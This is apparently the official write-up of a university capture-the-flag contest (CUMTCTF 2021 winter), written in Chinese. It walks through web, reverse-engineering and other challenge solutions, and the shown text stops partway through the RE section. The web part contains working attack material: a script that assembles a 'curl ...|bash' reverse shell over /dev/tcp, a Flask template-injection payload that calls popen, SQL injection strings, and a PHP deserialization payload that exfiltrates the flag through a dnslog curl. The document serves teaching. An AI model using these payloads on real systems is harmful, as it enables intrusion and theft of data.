CUMTCTF ‘ 2021 winter WP

CUMTCTF ‘ 2021 winter WP

- 0x1 前言
- 0x2 Web
  - <=4
  - 无情的hello机器
  - ez_flask_2
  - ez_php
  - EZsqli
- 0x3 RE
  - re1
  - re2
  - re4
  - re5--game
  - junkcode
  - 不识庐山真面目Revenge
  - encrypt
- 0x4 Pwn
  - pwn1
  - pwn2
  - pwn3
  - pwn4---pwnvm
    - RE部分
    - PWN部分
  - babyheap
  - pwn8
- 0x5 Crypto
  - 简单的rsa
  - fakeRSA
  - 乱写的密码
  - ez_rsa
  - Pocketbook
  - 出来签到啦
- 0x6 Misc
  - 大鸟转转转转转转转转转
  - ez_backdoor
  - 没别的意思给你签个到顺便给你看看我老婆
  - 程序软件工程师
  - 夜之城之王
  - helloBlockchain
  - easyblock
  - ez_ann

0x1 前言

CUMTCTF ‘ 2021 winter比赛圆满落幕，本题解由全体出题组成员在认真审阅所有队伍WP，并且研究各种解法可能性之后撰写的官方题解，供大家学习参考。

在此，感谢7位出题组成员为期半个月的辛勤付出，感谢所有参赛队员的认真付出，感谢张老师的组值筹办。

0x2 Web

<=4

尝试在终端中新建一个文件夹，进入之后执行一下`>whoami`以及`*`，大概就能理解了

1. dir命令作为ls命令的别名
2. `*`命令会先将当前目录下所有的文件进行一个排序，然后排序后的结果会以命令的形式送去bash执行，如下图，但是如果不是命令的话就会出现command not found的报错，以及`>abc`会在本目录下创建一个文件名为`abc`的空文件。
3. 利用`rev`命令去反向文件的字符串，如果`t-`参数不加`h`的变成`ht-`的话，在`dir`的时候按字母排序字母t比s更靠后，放进v文件之后不能构造出`ls -th >g`，而参数`h`只有在与`s`或者`l`一块用的时候才会起作用，所以这里加个`h`只是为了排顺序，构造`ls -th >g`
4. 反弹shell

注意以`.`开头的文件是隐藏文件，直接`ls -t`是不会显示的，如果curl命令使用ip地址的话`.`比较多，注意生成的文件名不要以`.`开头就好了，使用域名只会出现一个`.`就比较方便。

```
import requests
from time import sleep

def quote(s):
    res = ""
    for i in s:
        if len(hex(ord(i))) == 3:
            res += ('%0' + hex(ord(i))[2:])
        else:
            res += ('%' + hex(ord(i))[2:])
    return res


payload = [
    # generate "g> ht- sl" to file "v"
    '>dir',
    '>sl',
    '>g\>',
    '>ht-',
    '*>v',

    # reverse file "v" to file "x", the reversed content is "ls -th >g"
    '>rev',
    '*v>x',

    # generate "curl 192.168.0.100|bash"
    # homepage of 192.168.0.100 is "bash -i >& /dev/tcp/192.168.0.100/88 0>&1"
    # in the terminal of 192.168.0.100: `nc -lvp 88`
    '>\;\\',
    '>sh\\',
    '>ba\\',
    '>\|\\',
    '>00\\',
    '>1\\',
    '>0.\\',
    '>8.\\',
    '>16\\',
    '>2.\\',
```

```
    '>19\\',
    '>\ \\',
    '>rl\\',
    '>cu\\',

    # got shell
    'sh x',
    'sh g',
]


r = requests.get('http://127.0.0.1:8080/?reset=1')
for i in payload:
    assert len(i) <= 4
    r = requests.get('http://127.0.0.1:8080/?cmd=' + quote(i) )
    print(i)
    sleep(0.1)
```

无情的hello机器

flaskSSTI，考点已经比较明确了，主要是过滤 比较复杂

```
blacklist = ['\'', '"', '[', ']', '_', '{{', 'args', 'values']
```

过滤了单双引号导致调用函数时不能直接使用字符串常量，但是可以使用变量传值，比如cookies或者headers，过滤下划线可以使用管道符外加调用attr()方法来绕过。

payload：

```
http://219.219.61.234:50050/?name=
{%print(()|attr(request.cookies.a)|attr(request.cookies.b)|attr(request.cookies
.c)()|attr(request.cookies.d)
(132)|attr(request.cookies.e)|attr(request.cookies.f)|attr(request.cookies.d)
(request.cookies.g))(request.cookies.h).read())%}

Cookie: h=cat
f*;a=__class__;b=__base__;c=__subclasses__;d=__getitem__;e=__init__;f=__globals_
_;g=popen
```

ez_flask_2

`flask`题目的第二版，主要是添加了一点东西，稍微提高了一点难度，思路来源于华为的三场比赛，`sqlite3+flask`。利用查询回显出的内容来进行模板注入。

首先拿到题目，提示`login as admin~`，这里有同学想到了`session`伪造，没啥毛病，但是考点不是这个。当你输入`admin`和错误的密码的时候直接跳回了登录页，但是当你输入错误的用户名的时候发现直接会`500`，前面的`login`其实是提示这是数据库相关的一道题目，`admin`提示的是这是一个数据库中的一条记录即关于`admin`的信息是存在于数据库中的，而输入错误用户名会`500`的原因可以猜想：数据库中无该用户的信息。所以一共有三种状态：`500`，`被waf`，`跳转回登录界面`。继续走。

因为是字符串所以肯定是用单引号或者双引号闭合的，当你在`username`处输入

```
admin' union select 2,2,3,4 --
```

的时候会发现直接跳回了登录界面，说明我们成功的闭合了`sql`查询，但是没有成功登录，所以查询语句可能不是以下形式的：

```
select * from table where username=? and password=?
```

当你在`password`处输入任意字符或者字符串的时候发现都会跳转到登录界面，不管怎么样都不会`500`。所以猜想`password`字段和`sql`查询语句无关，或者说不会被带入到查询语句中，当然有可能是编码之后再拼接上去的，但是如果是这样的话上面的`union`应该直接登录进去的。若是分离的话其实会联想到现实中的一些情景，一般数据库密码存储的时候都不会是明文存储，因为明文一点安全性都没有。再加上前面的`password`的一些特性可以猜测密码是经过编码的，最简单的就是直接`md5`加密，当然仍然很不安全。构造如下：

```
username = test' union select 2,3,'098f6bcd4621d373cade4e832627b4f6',4 --
password = test
```

发现可以成功登录，上面的是`test`的`md5`值，然后剩下的就是老套路了。需要注意的是闭合，完整的查询语句是：

```
select * from users where username = ?
```

这里回显的`username`就是我们输入的`username`，因此可以如下构造：

```
username = {{"' union select 2,3,'098f6bcd4621d373cade4e832627b4f6',4 --
password = test
```

```
http://219.219.61.234:50004/inf1"}}
```

`payload`也和上次相比也稍微有点变化，用`join`来拼接字符串：

```
""|attr(("__cla","ss__")|join)  =   "".__class__
```

因为过滤了`.`和`+`，所以这里直接读取`flag`：

```
http://219.219.61.234:50004/inf1"|attr(("_","_","cla","ss","_","_")|join)|attr(("_","_","ba","se","_","_")|join)|attr(("_","_","sub","cla","sses","_","_")|join)()|attr(("_","_","ge","titem","_","_")|join)(91)|attr(("ge","t_data")|join)(0,("/fl","ag")|join)}}
```

ez_php

比较入门的代码审计。两个点，一个是评论的那个地方，另外的那个就是`admin/index.php`反序列化的地方。

评论点：

```
 case 'mess':
            $mess = serialize($_POST);
            $username = safe($_POST['username']);
            $content = safe($mess);
            $insert = "insert into mess(username,content)
values('$username','$content')";
```

首先序列化`$_POST`数组里的值，数组中包含我们评论的`content`，然后会对`username`和`content`进行检查。之后插入到表内，这里的序列化类似于给`sqli`套了个套子，其实本质上还是没啥变化的。原题要更难一点，这里简化了一些。

查看`waf`的列表发现过滤的内容里没有`,(){}`等字符，所以我们可以在这里插入多条信息。一个例子：

```
content:
'),('test','a:3:
{s:7:"command";s:4:"mess";s:8:"username";s:4:"test";s:7:"content";s:4:"hack";}--


$mess:
a:3:{s:7:"content";s:6:"joker'),('test','a:3:
{s:7:"command";s:4:"mess";s:8:"username";s:4:"test";s:7:"content";s:4:"hack";}')-
- ";s:8:"username";s:4:"test";s:7:"command";s:4:"mess";}

$insert:
insert into mess(username,content) values('test',' a:3:
{s:7:"content";s:6:"joker'),('test','a:3:
{s:7:"command";s:4:"mess";s:8:"username";s:4:"test";s:7:"content";s:4:"hack";}')-
- ";s:8:"username";s:4:"test";s:7:"command";s:4:"mess";} ')
```

反序列化点：

```php
<?php
while ($row = mysqli_fetch_all($re)) {
    foreach ($row as $key1=>$value1) {
        $arr = @unserialize($value1[2]);
        if (is_array($arr)) {
        echo "<pre>";
        print_r($arr);
        echo "</pre>";
        echo "<tr>";
        foreach ($arr as $key => $value) {
            echo "<td>" . $value . "</td>";
        }
        echo "</tr>";
        } else {
        echo "留言内容不健康...";
        }
    }
}?>
```

这里会对插入到`mess`表中的`content`列进行逐一反序列化，当反序列化之后的值不是一个数组时，不会输出该数组，反之输出该数组。但是都会触发反序列化。这里有一点`admin`登录的问题：

```php
<?php
include '../config/global.php';
if (!empty($_POST['username'])&&!empty($_POST['password'])) {
    $username = safe($_POST['username']);
    $password = md5($_POST['password']);

    $sql = "select * from prosscss where username='$username'";
    $row = mysqli_query($re,$sql);
    $re = mysqli_fetch_assoc($row);
    $passwd = $re['password'];
```

```
    if($passwd === $password){
        $_SESSION['admin_username'] = $username;
        echo "<script language=\"JavaScript\"> alert('登录成
功');self.location='./index.php'; </script> ";
  }else{
        echo "<script language=\"JavaScript\"> alert('用户名或密码错误，请重新登
录!');window.history.back(-1); </script> ";
    }

}else{
}
```

会发现`admin`利用的账号就是我们注册的普通账号，因此只需要一个普通账号就可以了。

`payload`：

```
'),('test','O:4:"test":1:{s:4:"test";s:40:"curl `cat
/flag|base64`.qdxpwn.dnslog.cn";}')--
```

评论之后使用`admin`权限进行查看评论触发反序列化，直接`dns`外带`flag`。***这道题居然只有两个人注册。***

EZsqli

有一个注册页面，一个登录页面

首先尝试闭合引号

```
username=1234'
password=123
```

返回

```
注册成功hello, 1234\'
```

实际上，我在这里做了过滤，无法进行直接注入，（登录界面也是一样）源码：

```
 $name= mysql_real_escape_string($_POST['name']);//post获取表单里的name
 $password= mysql_real_escape_string($_POST['password']);//post获取表单里的password
```

对几个特殊字符前加'\'防止注入

这道题无法直接注入的原因就是单引号无法闭合，因此得想办法闭合掉单引号

注册时将用户名设置长度超出限制时会截断（这里我设置的是30个字符），长度限制需要自己测试

登录时需要sql语句查询用户名信息

```
 $sql = "select * from web1.user where username = '$name' and
password='$passowrd'";//检测数据库是否有对应的username和password的sql
```

因此可以利用这个截断转义掉$name后的'

将用户名设置为

```
username=123\\\\\\\\\\\\\'
```

这样经过过滤后截断为

```
注册成功Hello,123\\\\\\\\\\\\\\\\\\\\\\\\\\\\
```

这里正好截断到 ' 前的 \ ，注意，这里的这个 \ 是过滤函数加上去的，因此上面那个构造的username当作用户名，可以实现转义单引号的目的

因为登录成功后会回显password，因此password可输入sql注入语句

首先测试回显位置：

```
password=union select 1,2,3#
```

```
select * from web1.user where username='123\\\\\\\\\\\\\\\\\\\\\\\\\\\' and id='
union select 1,2,3#'//实际上此时的username='123\\\\\\\\\\\\\\\\\\\\\\\\\\\' and
id='
```

实际注入时password还有过滤

```
$list=array(" ","or","select","and","union");
$passowrd=str_ireplace($list,"",$passowrd);
```

因此

```
password=uniunionon/**/seleselectct/**/1,2,3;#
```

```
hello,your password is 3
```

因此在3位置注入即可

这里还有一个有点意思的地方

由于password里也无法包含引号，因此表名flag已经给出，这里可以猜测一下字段名也是flag（比赛时大胆猜一下往往能省很多时间）

还有一件事

web1库里的flag表中的flag是假的，真的flag在另一个数据库的flag表里，这里本来是想提醒大家sql注入时除了习惯性的用database()代替当前库名以外别忘了看看用户权限下的其他数据库

```
select group_concat(SCHEMA_NAME) from information_schema.SCHEMATA
```

结果这题0解。。。。emmmmm。。。。。。

0x3 RE

re1

观察一下函数逻辑和所给取值的字符串，base58解码即可

re2

aspack，esp定律脱壳

x32dbg打开明显的pushad，找到esp变红的地方，下硬件断点，访问四字节，然后运行，跳转到真正的入口点之后，用自带插件scylla脱壳，然后在用这个插件修复iat，即可运行

成功脱壳之后的函数逻辑很简单，输入的flag异或0x12345678，再取余0x22222222，再异或0x87654321，由于输入的数大小小于0x7f，相当于异或0x78再异或0x21

re4

pyc文件混淆，方法有两种

方法一：

采用python 的dis，marshal模块，反编译得到字节码之类的同一组合

```
#python3
>>> import dis,marshal
>>> f=open('re4.pyc','rb').read()
>>> co=marshal.loads(f[16:])
>>> dis.dis(co.co_code)
>>> co.co_names
>>> co.co_consts
```


将得到的字节码和常量即常量名一一对应即可得到字节码，例，如图

```
      238 CALL_FUNCTION            1
      240 CALL_FUNCTION            1
      242 STORE_NAME              11 (11)
      244 LOAD_NAME                4 (4)
      246 LOAD_NAME                2 (2)
      248 LOAD_NAME                9 (9)
      250 BINARY_SUBSCR
      252 CALL_FUNCTION            1
      254 STORE_NAME              12 (12)
      256 LOAD_NAME                6 (6)
      258 <160>                   13
      260 LOAD_NAME               11 (11)
      262 LOAD_NAME               12 (12)
  >>  264 BINARY_XOR
  >>  266 <161>                    1
      268 POP_TOP
      270 JUMP_ABSOLUTE          116
      272 POP_BLOCK
      274 LOAD_NAME                6 (6)
      276 LOAD_NAME                3 (3)
  >>  278 COMPARE_OP               2 (==)
      280 EXTENDED_ARG             1
      282 POP_JUMP_IF_FALSE      278
      284 LOAD_NAME                0 (0)
      286 LOAD_CONST              36 (36)
      288 CALL_FUNCTION            1
      290 POP_TOP
      292 JUMP_FORWARD             8 (to 302)
      294 LOAD_NAME                0 (0)
      296 LOAD_CONST              37 (37)
      298 CALL_FUNCTION            1
      300 POP_TOP
  >>  302 LOAD_CONST              38 (38)
      304 RETURN_VALUE
>>> co.co_names
('print', 'input', 'flag', 'b', 'change', 'key', 'c', 'range', 'len', 'i', 'ord', 'm', 'n', 'append', 'chr')
>>> co.co_consts
('plz input flag:', '', 237, 255, 243, 225, 238, 248, 246, 107, 37, 95, 7, 30, 36, 229, 79, 45, 20, 76, 231, 2
27, 75, 62, 19, 77, 29, 2, 224, 110, <code object change at 0x7fc85aed4c90, file "re1.py", line 5>, 'change',
'QuanTum', 96, 122, 32, 'You are right!', 'sorryyyyyyyyy!', None)
```

方法二：

通过dis找到混淆的地方，然后尝试把他们删去，并且修改文件大小

用十六进制编辑器打开，发现混淆的地方如下图



将红色部分删除，蓝色部分是pyc字节码的大小，减小即可

然后即可反编译

```
uncompyle6 -o re4.py re4.pyc
```

得到源码

```
# uncompyle6 version 3.7.0
# Python bytecode 3.7 (3394)
# Decompiled from: Python 2.7.17 (default, Sep 30 2020, 13:38:04)
# [GCC 7.5.0]
# Warning: this version has problems handling the Python 3 "byte" type in
constants properly.

# Embedded file name: re1.py
# Compiled at: 2021-01-08 00:44:22
# Size of source mod 2**32: 791 bytes
print('plz input flag:')
flag = input('')
b = [237, 255, 243, 225, 238, 248, 246, 107, 37, 95, 7, 30, 36, 229, 79, 45, 20,
76, 30, 248, 231, 227, 75, 243, 62, 238, 19, 77, 29, 227, 2, 224, 110]

def change(a):
```

```
    x = ord(a)
    if 96 < x <= 122:
        x = x - 97
        return x
    if 65 < x <= 90:
        x = x - 65 ^ 255
        return x
    return x


key = 'QuanTum'
c = []
for i in range(len(flag)):
    if 96 < ord(key[(i % 7)]) <= 122:
        m = change(key[(i % 7)])
        n = change(flag[i])
        c.append(m ^ n)
    else:
        m = change(chr(ord(key[(i % 7)]) + 32))
        n = change(flag[i])
        c.append(m ^ n)

if c == b:
    print('You are right!')
else:
    print('sorryyyyyyyyy!')
```

解题脚本

```
key = 'QuanTum'
b = [237, 255, 243, 225, 238, 248, 246, 107, 37, 95, 7, 30, 36, 229, 79, 45, 20,
76, 30, 248, 231, 227, 75, 243, 62, 238, 19, 77, 29, 227, 2, 224, 110]
def change(a):
    x = ord(a)
    if 96 < x <= 122:
        x = x-97
        return x
    elif 65 < x <= 90:
        x = (x-65) ^ 0xf
        return x
    else:
        return x
key = key.lower()
for i in range(len(b)):
    b[i] = b[i] ^ change(key[i%7])
    if b[i] < 30:
        b[i] = b[i]+97
    elif b[i]>=230:
        b[i] = (b[i]^0xff)+65
a=''.join(map(chr,b))
```

re5--game

题目逻辑

1. 固定一个大地图，用来遍历编码（2077中的那个5*5的表格）
2. 设置30种编码，分别代表a~z（26）和“！”“*”“？”“句号”
3. 程序分析输入，遍历地图，根据编码在字符串中添加对应的字符。
4. 最终输入处理字符与check字符对比，正确则输出flag

题目考点

根据题目逻辑，生成字符串。

题目题解

首先是花指令的去除：

将指令的前面两个字节都改成`0x90`。

```
:4                      jle     short loc_400BC9
:6                      jnz     short near ptr loc_400BE8+2
:8
:8 loc_400BE8:                                  ; CODE XREF: .text:0
:8                      jmp     near ptr 40C4DAh
:8 ; ---------------------------------------------------------------
:D                      db 2 dup(0), 0E8h
```

去除花指令后，分析一下主函数

```
  v13 = __readfsqword(0x28u);
  alloc_word();
  for ( i = 0; i <= 99; ++i )
    char_arr[i + 32] = 0;
  arr = somefun();
  for ( j = 0; j <= 95; ++j )
    char_arr[j + 32] = arr[j];
  char_arr[129] = 0;
  v6 = 0;
  for ( k = 0; char_arr[k + 32]; k += 6 )
  {
    for ( l = 0; l <= 4; ++l )
      v11[l] = char_arr[k + 32 + l];
    if ( char_arr[k + 37] != 64 )
      break;
    v11[5] = 0;
    v9 = check_cumt(v11);
    if ( v9 == -1 )
      printf("input error");
    char_arr[v6++] = aAbcdefghijklmn[v9];
  }
  check_is_silverhand(char_arr);
  return 0LL;
}
```

题目本身逻辑不难，首先我们可以找到一张10*10的表格。

```
AZTUYPFQAZ
UIVZVCRAAI
DAZMVIACZD
HZHZHVIHAI
HDMFUTUTDI
MUCMZFTHDH
VDVBDHVMAC
ZFUTBDCRBD
FABBCDRIRI
CBTDFIVDBR
```

题目第一层逻辑是，根据横竖坐标决定选取的字母，横竖坐标必须满足：坐标5个为一组，每组第一个坐标从0行或者0列开始，后面的每一个坐标至少有一个行列与前一个坐标行列相同。

第二层逻辑是根据坐标取出的坐标进行代换，取出相应的字母。最后得到johnnysilverhand目标字符串。

```
0 aCfumt           db 'CFUMT',0
6 aCfutm           db 'CFUTM',0
C aCtfmu           db 'CTFMU',0
2 aCtfum           db 'CTFUM',0
8 aCtmfu           db 'CTMFU',0
E aFcmtu           db 'FCMTU',0
4 aFcmut           db 'FCMUT',0
A aFcutm           db 'FCUTM',0
0 aFmctu           db 'FMCTU',0
6 aFtmuc           db 'FTMUC',0
C aFtucm           db 'FTUCM',0
2 aFtumc           db 'FTUMC',0
8 aFucmt           db 'FUCMT',0
E aFutcm           db 'FUTCM',0
4 aFutmc           db 'FUTMC',0
A aMcftu           db 'MCFTU',0
0 aMucft           db 'MUCFT',0
6 aMuctf           db 'MUCTF',0
C aMutcf           db 'MUTCF',0
2 aTucfm           db 'TUCFM',0
```

最后nc服务器，输入坐标串即可获得flag。题目答案不唯一。

这里给出题目源代码，有兴趣的同学可以研究研究。

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <time.h>
#include <math.h>
#include <string.h>
typedef int ElementType; /*栈元素类型*/

#define SUCCESS 0
#define FAILURE -1
char need[16] = "johnnysilverhand";
    /*定义栈结构*/
    typedef struct StackInfo
{
    ElementType value;      /*记录栈顶位置*/
    struct StackInfo *next; /*指向栈的下一个元素*/
} StackInfo_st;

/*函数声明*/
StackInfo_st *createStack(void);
int stack_push(StackInfo_st *s, ElementType value);
int stack_pop(StackInfo_st *s, ElementType *value);
int stack_top(StackInfo_st *s, ElementType *value);
int stack_is_empty(StackInfo_st *s);

/*创建栈，外部释放内存*/
```

```c
StackInfo_st *createStack(void)
{
    StackInfo_st *stack = malloc(sizeof(StackInfo_st));
    if (NULL == stack)
    {
        printf("malloc failed\n");
        return NULL;
    }
    stack->next = NULL;
    return stack;
}
/*入栈，0表示成，非0表示出错*/
int stack_push(StackInfo_st *s, ElementType value)
{
    StackInfo_st *temp = malloc(sizeof(StackInfo_st));
    if (NULL == temp)
    {
        printf("malloc failed\n");
        return FAILURE;
    }
    /*将新的节点添加s->next前，使得s->next永远指向栈顶*/
    temp->value = value;
    temp->next = s->next;
    s->next = temp;
    return SUCCESS;
}

/*出栈*/
int stack_pop(StackInfo_st *s, ElementType *value)
{
    /*首先判断栈是否为空*/
    if (stack_is_empty(s))
        return FAILURE;

    /*找出栈顶元素*/
    *value = s->next->value;
    StackInfo_st *temp = s->next;
    s->next = s->next->next;

    /*释放栈顶节点内存*/
    free(temp);
    temp = NULL;

    return SUCCESS;
}
/*访问栈顶元素*/
int stack_top(StackInfo_st *s, ElementType *value)
{
    /*首先判断栈是否为空*/

    asm __volatile__(".byte 0x75");
    asm __volatile__(".byte 0x2");
    asm __volatile__(".byte 0xe9");
    asm __volatile__(".byte 0xed");
    if (stack_is_empty(s))
        return FAILURE;
    *value = s->next->value;
    return SUCCESS;
```

```
}

/*判断栈是否为空，空返回1，未空返回0*/
int stack_is_empty(StackInfo_st *s)
{
    /*栈顶指针为空，则栈为空*/
    return s->next == NULL;
}
char chr[30][6] = {{"CFUMT"},
{"CFUTM"},
{"CTFMU"},
{"CTFUM"},
{"CTMFU"},
{"FCMTU"},
{"FCMUT"},
{"FCUTM"},
{"FMCTU"},
{"FTMUC"},
{"FTUCM"},
{"FTUMC"},
{"FUCMT"},
{"FUTCM"},
{"FUTMC"},
{"MCFTU"},
{"MUCFT"},
{"MUCTF"},
{"MUTCF"},
{"TUCFM"},
{"TUCMF"},
{"TUFMC"},
{"TUMCF"},
{"TUMFC"},
{"UCFMT"},
{"UCMFT"},
{"UCMTF"},
{"UCTFM"},
{"UTMCF"},
{"UTMFC"}};
char chars[]= "abcdefghijklmnopqrstuvwxyz!.?*";
char map[10][10] =
{"AZTUYPFQAZ","UIVZVCRAAI","DAZMVIACZD","HZHZHVIHAI","HDMFUTUTDI","MUCMZFTHDH","
VDVBDHVMAC","ZFUTBDCRBD","FABBCDRIRI","CBTDFIVDBR"};
int find(const char pStr[6])
{
    //puts(pStr);
    //puts(chr[2]);
    for(int j = 0;j<30;j++){
        if (!strcmp(pStr, chr[j]))
        {
            return j;
        }
    }
    return -1;
}
void check(const char flag[17])
{
    if (!strcmp(flag,need)){
```

```
        puts("congratulation! your flag is
CUMTCTF{aLL_thOs3_mOments_will_b3_lOst_in_time_lik3_t3ars_in_r@in}");
    }
    else{
        puts("input error");
    }
}
    char * input1(){//只进行处理输入
    char B[200];
    static char F[100];
    for (int i = 0; i < 100; i++) //双矩阵初始化
    {
        F[i] = '\0';
    }
    for (int i = 0; i < 200; i++) //双矩阵初始化
    {
        B[i] = '\0';
    }
    scanf("%200s", B);
    //实现坐标转换
    int last1 = 0;
    int last2 = 0;
    int num = 0;
    int num1 = 0;
    asm __volatile__(".byte 0x75");
    asm __volatile__(".byte 0x2");
    asm __volatile__(".byte 0xe9");
    asm __volatile__(".byte 0xed");
    for (int i = 0;;i=i+2)
    {
        if (B[i] == '\0')
            break;
        int a = B[i] - '0';
        int b = B[i + 1] - '0';
        if(a==last1 || b == last2){

            F[num] = map[a][b];
            num = num + 1;
            last1 = a;
            last2 = b;
            num1 = num1 + 1;
            if(num1%5==0){
                F[num] = '@';
                num = num + 1;
                last1 = 0;
                last2 = 0;
                num1 = 0;
            }
        }
        else{
            puts("input error");
            exit(0);
        }
    }
    return F;
}
int main(){
    char * input;//输入矩阵
```

```
    char A[100];
    StackInfo_st *stack = createStack();
    char flag[17];
    for(int i=0;i<100;i++){
        A[i] = '\0';
    }
    asm __volatile__(".byte 0x75");
    asm __volatile__(".byte 0x2");
    asm __volatile__(".byte 0xe9");
    asm __volatile__(".byte 0xed");
    input = input1();
    for(int i = 0;i<96;i++){
        A[i] = *(input+i);
    }
    A[97] = '\0';
   // printf("%s", A);
    //printf("%s",A);
    //*A =
"FTMUC@FUTMC@FCUTM@FUTCM@FUTCM@UCFMT@MUTCF@FMCTU@FTUMC@TUFMC@CTMFU@MUCTF@FCUTM@C
FUMT@FUTCM@CTFUM@";
    int num = 0;
    for(int i=0;;i=i+6){
        char str1[6];
        if(A[i] == '\0')
            break;
        for(int j = 0;j < 5; j++){
            str1[j] = A[i+j]; //将输入弹进数组
        }
        if(A[i+5]!='@')
            break;
        str1[5] = '\0';
        int H=find(str1);
        //printf("%d",H);//找到返回值
        if(H == -1){
            printf("input error");
        }
        flag[num] = chars[H];
        asm __volatile__(".byte 0x75");
        asm __volatile__(".byte 0x2");
        asm __volatile__(".byte 0xe9");
        asm __volatile__(".byte 0xed");
        num = num + 1;
        //puts(str1);
        //printf("\n");
    }
    //printf("%s",flag);
    check(flag);
    return 0;
}
```

junkcode

有这类似于

```
#define JUNK2(idx) __asm{          \
  __asm  call next1_junk2_##idx          \
  __asm  __emit 0x77          \
  __asm  jmp next_junk2_##idx        \
  __asm  __emit 0x88          \
  __asm  next1_junk2_##idx:            \
  __asm  add dword ptr ss:[esp], 1  \
  __asm  ret              \
  __asm  next_junk2_##idx:              \
}
#define JUNK1(idx) __asm{\
__asm jmp jlabel##idx \
__asm __emit 0x88 \
__asm jlabel_##idx : \
__asm ret \
__asm __emit 0xba \
__asm jlabel##idx : \
__asm call jlabel_##idx  \
}
__asm{
        push 0
        _emit 075h
        _emit 02h
        _emit 0E9h
        _emit 0EDh
    }
```

由于插入的比较少和比较简单，不需要脚本去除，直接patch即可，patch完发现是一个迷宫

迷宫的形成是十进制转二进制，然后在进行如下的转换

```
uint32_t temp = num[i];
        num[i] = num[8+i];
        num[8+i] = temp;
```

得到迷宫之后，e上d下s左f右控制迷宫走向即可得到fag

不识庐山真面目Revenge

题目逻辑

采取密码学的1bit承诺的思想构建本题目。采用对称密码交互的模式。原A发送端作为选手的输入（被许诺的一方），B则作为验证方（许诺的一方）。采用Tea算法作为中间过程。大致逻辑如下：

1. 选手的输入一个字符串。
2. B使用随机key值进行加密，获得字符串
3. 输出该字符串，承诺比赛结束后给key

题目考点

- Tea算法识别
- 程序流程基本看懂
- 动态调试dump出密钥key

- 使用密钥对输出进行解密，并且自己提取出flag

原本的题目是会因为输入不同，从而改变tea算法的密钥的。但是由于比赛时间临近尾声，并且大家做RE热情不高，在题目上线前对题目进行了阉割，删除了更改tea算法密钥的逻辑。题目整体上只要能识别是一个tea算法即可完成题目。

这里给出Eurek4战队题解供大家参考。

进去ida，用`findcrypt`（https://github.com/polymorf/findcrypt-yara）找一下

Address	Rules file	Name	String	Value
.rodata:0000000000403470	global	Big_Numbers1_403470	$c0	b'8027a701c9f6146729f8dc97dfa71d6a'
.rodata:0000000000403498	global	Big_Numbers1_403498	$c0	b'5fb5866ca01aeee6753fa0daa02e1ee9'
.rodata:00000000004034C0	global	Big_Numbers1_4034C0	$c0	b'212f8b02a4a587be45f28cbb7d507cd7'
.rodata:00000000004034E8	global	Big_Numbers1_4034E8	$c0	b'b09a6494c01b6af1d045fe4b21e54378'
.text:0000000000401629	global	TEAN_401629	$c0	b' 7\xef\xc6'
.text:000000000040164B	global	TEA_DELTA_40164B	$c0	b'\xb9y7\x9e'
.rodata:00000000004033A4	global	TEA_DELTA_4033A4	$c0	b'\xb9y7\x9e'
.text:0000000000401509	global	TEA_DELTA_401509	$c1	b'G\x86\xc8a'
.text:00000000004016E5	global	TEA_DELTA_4016E5	$c1	b'G\x86\xc8a'
.text:000000000040163D	global	TEA_SUM_40163D	$c0	b'\x90\x9bw\xe3'

很有可能就是用了tea加密，但是目前我们还不知道是怎么加密的。

接下来就是不断动调的过程。由于c++的语言特性，程序还是比较复杂的，经过一段时间的查找，终于发现了tea加密的函数

```
unsigned __int64 __fastcall real_encrypt(__int64 a1, __int64 index, _DWORD *magic, unsigned int *begin_with_16, __int64 result)
{
  __int64 v9; // [rsp+34h] [rbp-2Ch]
